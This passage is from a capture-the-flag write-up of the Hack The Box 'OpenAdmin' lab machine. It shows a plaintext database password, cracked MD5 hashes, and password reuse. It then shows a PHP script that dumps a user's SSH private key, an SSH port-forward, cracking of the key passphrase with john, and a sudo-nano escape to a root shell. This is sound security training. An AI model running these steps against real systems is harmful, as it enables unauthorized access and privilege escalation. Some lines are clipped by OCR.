


```
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
```



```
select id,username,password from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | guest    | 098f6bcd4621d373cade4e832627b4f6 |
|  2 | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+----------+----------------------------------+
```


There were just two users: guest and admin in users table and their passwords after cracking were test and admin respectively. Lets reuse these passwords in the hope that some other user might be using the same password. Voila!! Jimmy user also has the same password as database user. While I was enumerating the machine, there was a directory internal in /var/www directory which was accessible only by jimmy user. Now when I enter that folder, there were three files out of which main.php contained possible ssh password for user joanna.



```
cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

I tried sshing into the machine using username joanna and password "ninja" but it didn't work. I read other files in the directory and to my surprise there was a user jimmy hash which when I cracked, it turned out to be "Revealed"

There was another port 52846 open which can be only accessed locally.




```
cat internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>
```

So our next move would be to locally forward that port to our machine as we already have ssh access as jimmy user to machine.


Port Forwarding

What you are basically doing is, that you are creating a ssh tunnel to that internal port and opening up a port in your machine so that you can locally access that website which is running on that machine.




```
┌──(root💀kali)-[/home/rishabh/HTB/openAdmin]
└─# ssh -L 8081:localhost:52846 -Nf jimmy@$IP
jimmy@10.129.248.138's password:
```

Now go to localhost:8081, you will be redirected to their internal website



Enter Username and Password

Login Restricted.

You have the credentials for this website, username is jimmy and the password is what you got from cracking that SHA512 hash. After logging in, you will be presented with a ssh private key of joanna user. Copy the key, change the permissions to 600 and login using the key passphrase "ninja". Unfortunately, the passphrase "ninja" didn't work, so I used john to crack the encrypted key and got the passphrase:



```
┌──(root💀kali)-[/home/rishabh/HTB/openAdmin]
└─# john priv_key_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (joanna_key)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:04 DONE (2021-10-30 15:47) 0.2380g/s 3414Kp/s 3414Kc/s 3414KC/s *7¡Vamos!
Session completed
```

Pwned Joanna user:



```
—(root💀kali)-[/home/rishabh/HTB/openAdmin]
—# ssh -i joanna_key joanna@$IP
nter passphrase for key 'joanna_key':
elcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 30 19:50:14 UTC 2021

  System load:  0.0               Processes:             180
  Usage of /:   33.5% of 7.81GB   Users logged in:       0
  Memory usage: 21%               IP address for ens160: 10.129.248.138
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

9 packages can be updated.
1 updates are security updates.

ailed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy se


ast login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
oanna@openadmin:~$ QPainter::begin: Paint device returned engine = 0, type: 2
```

Wow, it was really a convoluted way. Now the last step which is root. User joanna can run /opt/priv using /bin/nano as root without requiring a password. Using gtfobins resource as all time favorite, you need to follow these steps:



Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Instead of sudo nano, execute "sudo /bin/nano /opt/priv"

```
Then ^R^X
reset; sh 1>&0 2>&0
```

You will get root shell:



```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)                  ^X Read File
#  Cancel                                               M-F New Buffer
#
# whoami
root
#
```

Voila!! Great machine simply. Initial foothold was very straightforward but getting to root was quite a thing. Till now, all the boxes I have pwned this has to be one of my favorites. Anyways bbye and meet you tomorrow with another box.